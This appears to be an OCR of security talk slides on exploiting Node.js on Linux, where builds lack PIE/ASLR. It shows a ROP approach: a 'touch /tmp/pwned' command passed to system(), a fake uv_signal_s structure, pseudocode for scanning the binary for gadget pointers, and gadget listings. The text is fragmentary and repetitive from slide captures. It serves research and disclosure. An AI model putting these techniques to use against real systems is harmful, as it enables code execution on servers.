    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Node.js Security Mitigations

```
user@ho                                   node
[*] '/o
    Arc
    REL
    Sta
    NX:
    PIE
```

ASLR (pie) disabled in v12 Linux amd64 build from nodejs.org #33425

New issue

Closed pdxjohnny opened this issue on May 15, 2020 · 9 comments

pdxjohnny commented on May 15, 2020 • edited

```
$ pwn checksec ./node/node-v12.16.3-linux-x64/bin/node
[*] '/home/pdxjohnny/Downloads/node/node-v12.16.3-linux-x64/bin/node'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)  # <---- ASLR disabled
```

I see there was some discussion on this back in 2016, but I couldn't really follow, it also looks like `-pie` still exists in some of the build files. Just wanted to report in case it's off by mistake.

addaleax added the build label on May 16, 2020

mscdex changed the title ~~ALSR (pie) disabled in v12 Linux amd64 build from nodejs.org~~ ASLR (pie) disabled in v12 Linux amd64 build from nodejs.org on May 16, 2020

bnoordhuis commented on May 16, 2020 Member

I can't find the issue but I remember it having been discussed. IIRC, the conclusion was to keep PIE disabled because of the sizable performance hit. It was something like 5 or 10%.

PIE *is* enabled on macos but that's not a performance-critical platform like linux is. People don't run production servers on their macbooks. (I hope.)

Assignees
No one assigned

Labels
build feature request good first issue help wanted stale

Projects
None yet


Milestone
No milestone

Development
No branches or pull requests


5 participants

[1] https://github.com/nodejs/node/issues/33425

Leveraging Existing Data




Leveraging Existing Data





```
/usr/bin/node "touch /tmp/pwned"
0x00415000: 74 6f 75 63 68 20 2f 74 6d 70 2f 70 77 6e 65 64
...
0x00415060: c4 6d 64 ad ff ff 00 00 37 13 00 00 00 00 00 00
...
            address of system   0x1337
```

Leveraging Existing Data




```
/usr/bin/node
                "touch /tmp/pwned"
0x00415000: 74 6f 75 63 68 20 2f 74 6d 70 2f 70 77 6e 65 64
...
0x00415060: c4 6d 64 ad ff ff 00 00 37 13 00 00 00 00 00 00
...
              address of system    0x1337
```


Leveraging Existing Data




```
/usr/bin/node
                "touch /tmp/pwned"
0x00415000: 74 6f 75 63 68 20 2f 74 6d 70 2f 70 77 6e 65 64
...
0x00415060: c4 6d 64 ad ff ff 00 00 37 13 00 00 00 00 00 00
...
            address of system       0x1337
```



sonar

Leveraging Existing Data





```
/usr/bin/node
                "touch /tmp/pwned"
0x00415000: 74 6f 75 63 68 20 2f 74 6d 70 2f 70 77 6e 65 64
...
0x00415060: c4 6d 64 ad ff ff 00 00 37 13 00 00 00 00 00 00
...
              address of system   0x1337
```

Leveraging Existing Data



sonar

Leveraging Existing Data



Searching ROP Gadgets

Searching ROP Gadgets

Searching ROP Gadgets

Searching ROP Gadgets


```
/usr/bin/node:     file format elf64-x86-64

Sections:
Idx Name          Size      VMA               LMA
 12 .text         0182b2e4  0000000000b6b000  0000000000b6b000
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 ...
 14 .rodata       02adfa18  0000000002396300  0000000002396300
 ...              CONTENTS, ALLOC, LOAD, READONLY, DATA

 24 .got          000010b0  00000000529ef48   00000000529ef48
                  CONTENTS, ALLOC, LOAD, DATA
 25 .data         0003c9b8  00000000052a0000  00000000052a0000
                  CONTENTS, ALLOC, LOAD, DATA
 26 .bss          0002af08  00000000052dc9c0  00000000052dc9c0
 ...              ALLOC
```


sonar

Searching ROP Gadgets

```
/usr/bin/node
...
                    add [rbx+0x5d],bl ret
.text

0x00000000: 04 4a 23 25 24 23 00 82 08 99 10 00 88 24 10 3d
0x00000010: 00 00 48 05 40 01 cc 00 5b 5d c3 41 c0 24 49 11
0x00000020: 7a 14 1c e1 00 81 c2 08 08 08 1c 80 02 07 82 44
0x00000030: 1c 90 38 18 68 95 04 00 11 96 e8 17 1a 42 8c 82
...
```

```
0x00000019: pop rbp; ret
0x00000018: pop rax; pop rbp; ret
0x00000017: add [rbx+0x5d],bl; ret
```

Fake Data Structure

*handle

```
/usr/bin/node
                fake uv_signal_s
...
0x00415020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
...
0x00415070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x00415080: a0 60 42 00 00 00 00 00 00 00 00 00 00 00 00 00
0x00415090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
...
```


sonar

Fake Data Structure

```
/usr/bin/node
                    fake uv_signal_s
...
0x00415020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
...
0x00415070: 00 00 0signal_cb0 00 00 00 00 00 00 00 00 00 00
0x00415080: a0 60 42 00 00 00 00 00 00 00 00 00 00 00 00 00
0x00415090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
...
```

*handle

+offset

Fake Data Structure

*handle

+offset

```
/usr/bin/node
                    fake uv_signal_s
...
0x00415020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
...
0x00415070: 00 00 0signal_cb0 00 00 00 00 00 00 00 00 00 00
0x00415080: a0 60 42 00 00 00 00 00 00 00 00 00 00 00 00 00
0x00415090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
...
0x004260a0: 48 83 c4 38 5b 5d c3 00 00 00 00 00 00 00 00 00
0x004260b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
...
                    add rsp, 0x38; pop rbx; pop rbp; ret
```


sonar

Searching Fake Data Structures

```
user@host:~/node-v22.9.0-linux-x64/bin$ ls -al node
-rwxr-xr-x 1 user user 114472472 Sep 17 17:09 node
```

110M

Searching Fake Data Structures

- Search through Node.js image

Searching Fake Data Structures

- Search through Node.js image
- Not only interested in `r-x` sections

Searching Fake Data Structures

- Search through Node.js image
- Not only interested in `r-x` sections
  - `r--` also works fine

sonar

Searching Fake Data Structures

- Search through Node.js image
- Not only interested in r-x sections
  - r-- also works fine
  - Search in-memory instead of parsing ELF file

sonar

Searching Fake Data Structures

- Search through Node.js image
- Not only interested in r-x sections
  - r-- also works fine
  - Search in-memory instead of parsing ELF file
  - Include .bss section that is initialized during runtime

sonar

Searching Fake Data Structures

```
for addr, len in nodejs_segments:
    for offset in range(len - 7):
        ptr = read_mem(addr + offset, 8)
        if is_mapped(ptr) and is_executable(ptr):
            instr = read_mem(ptr, n)
            if is_useful_gadet(instr):
                print('gadget at %08x' % addr + offset)
                print('-> ' + disassemble(instr))
```


sonar

Searching Fake Data Structures

```
for addr, len in nodejs_segments:
    for offset in range(len - 7):
        ptr = read_mem(addr + offset, 8)
        if is_mapped(ptr) and is_executable(ptr):
            instr = read_mem(ptr, n)
            if is_useful_gadet(instr):
                print('gadget at %08x' % addr + offset)
                print('-> ' + disassemble(instr))
```


sonar

Searching Fake Data Structures

```
for addr, len in nodejs_segments:
    for offset in range(len - 7):
        ptr = read_mem(addr + offset, 8)
        if is_mapped(ptr) and is_executable(ptr):
            instr = read_mem(ptr, n)
            if is_useful_gadet(instr):
                print('gadget at %08x' % addr + offset)
                print('-> ' + disassemble(instr))
```


sonar

Searching Fake Data Structures

```
for addr, len in nodejs_segments:
    for offset in range(len - 7):
        ptr = read_mem(addr + offset, 8)
        if is_mapped(ptr) and is_executable(ptr):
            instr = read_mem(ptr, n)
            if is_useful_gadet(instr):
                print('gadget at %08x' % addr + offset)
                print('-> ' + disassemble(instr))
```


sonar

Searching Fake Data Structures

```
for addr, len in nodejs_segments:
    for offset in range(len - 7):
        ptr = read_mem(addr + offset, 8)
        if is_mapped(ptr) and is_executable(ptr):
            instr = read_mem(ptr, n)
            if is_useful_gadet(instr):
                print('gadget at %08x' % addr + offset)
                print('-> ' + disassemble(instr))
```


sonar

Searching Fake Data Structures

```
/usr/bin/node

...
0x00400060: 00 00 e4 f9 8b 08 44 12 d3 eb 00 00 00 00 2c 2c
0x00400070: 00 00 1a 3d 43 00 00 00 00 00 42 43 11 cf 2d 43
0x00400080: ef fe 2e 00 00 00 00 00 ef d0 fc 00 00 00 00 00
0x00400090: e2 a6 e6 da e5 54 29 2f f7 41 5f 16 72 31 41 bd
0x004000a0: fe 5b d1 c6 77 25 7c 9a ef 52 e9 e7 30 42 63 dc
0x004000b0: 00 00 00 00 00 00 00 00 0c 5c 88 9d 44 7d 48 57
permissions: r-x
0x00433d1a: 5a 5e c3 1c 5a fe 73 34 45 a9 e5 bc c7 9e fb 29

pop rax  pop rbp  ret
```


Searching Fake Data Structures

user@h0st: ~/tools


```
0x47e830 -> 0x2371ce0: ret
0x47e848 -> 0xcafd00: lea rax, [rdi-0x38]; cmp QWORD PTR [rdi+0x20], rax; je 0x10; ret
0x47e8f0 -> 0x2203e60: cmp DWORD PTR [rdi], 0x8; jne 0x10; mov rax, rdi; ret
0x47e908 -> 0x1b5ec90: mov QWORD PTR [rdi+0x48], rsi; ret
0x47e956 -> 0xf80000: pop rsp; cmp eax, 0x8b480011; rex.RB fmul DWORD PTR [r8-0x7d]; (bad) ; sbb BY
TE PTR [rbx+0x41], bl; pop rsp; pop r13; pop rbp; ret
0x47e998 -> 0x1b5f5a0: mov eax, DWORD PTR [rdi+0x2c]; ret
0x47ea10 -> 0xd04b80: push rbp; mov rdi, QWORD PTR [rdi+0x18]; mov rbp, rsp; test rdi, rdi; je 0x18
; call 0x1221c00; pop rbp; ret
0x47eb00 -> 0x1c6f4c0: mov rax, QWORD PTR [rdi+0x10]; ret
0x47eb48 -> 0x16273e0: ret
0x47ebf0 -> 0x1ce43d0: mov eax, 0x2fe6dd0; ret
0x47ec50 -> 0x10b9ca0: lea rax, [rdi+0x688]; ret
0x47ed10 -> 0x2226350: ret
0x47edee -> 0x1110000: call 0x94e30; add rsp, 0x28; pop rbx; pop r12; pop r13; pop rbp; ret
0x47eea8 -> 0x17cb120: mov BYTE PTR [rdi+0x1dd], 0x1; ret
0x47ef08 -> 0x10ba820: lea rax, [rdi+0xc48]; ret
0x47ef80 -> 0x2225010: ret
0x47eff8 -> 0x22267f0: ret
0x47f040 -> 0x2478ef0: mov eax, 0x5260a60; ret
0x47f070 -> 0xef8210: mov rdx, QWORD PTR [rdi]; xor eax, eax; test dl, 0x1; jne 0x10; ret
0x47f0d0 -> 0xfd7600: movzx eax, BYTE PTR [rdi+0xe792]; ret
0x47f0e8 -> 0x2227570: ret
0x47f11e -> 0xb90000: int3 ; (bad) ; (bad) ; dec DWORD PTR [rax-0x7d]; (bad) ; sub BYTE PTR [rcx+0x
5c], al; pop rbp; ret
0x47f130 -> 0x24d80f0: cmp edx, 0x1; je 0x10; cmp edx, 0x2; je 0x20; xor eax, eax; ret
0x47f190 -> 0x20d1ee0: xor eax, eax; ret
```


sonar

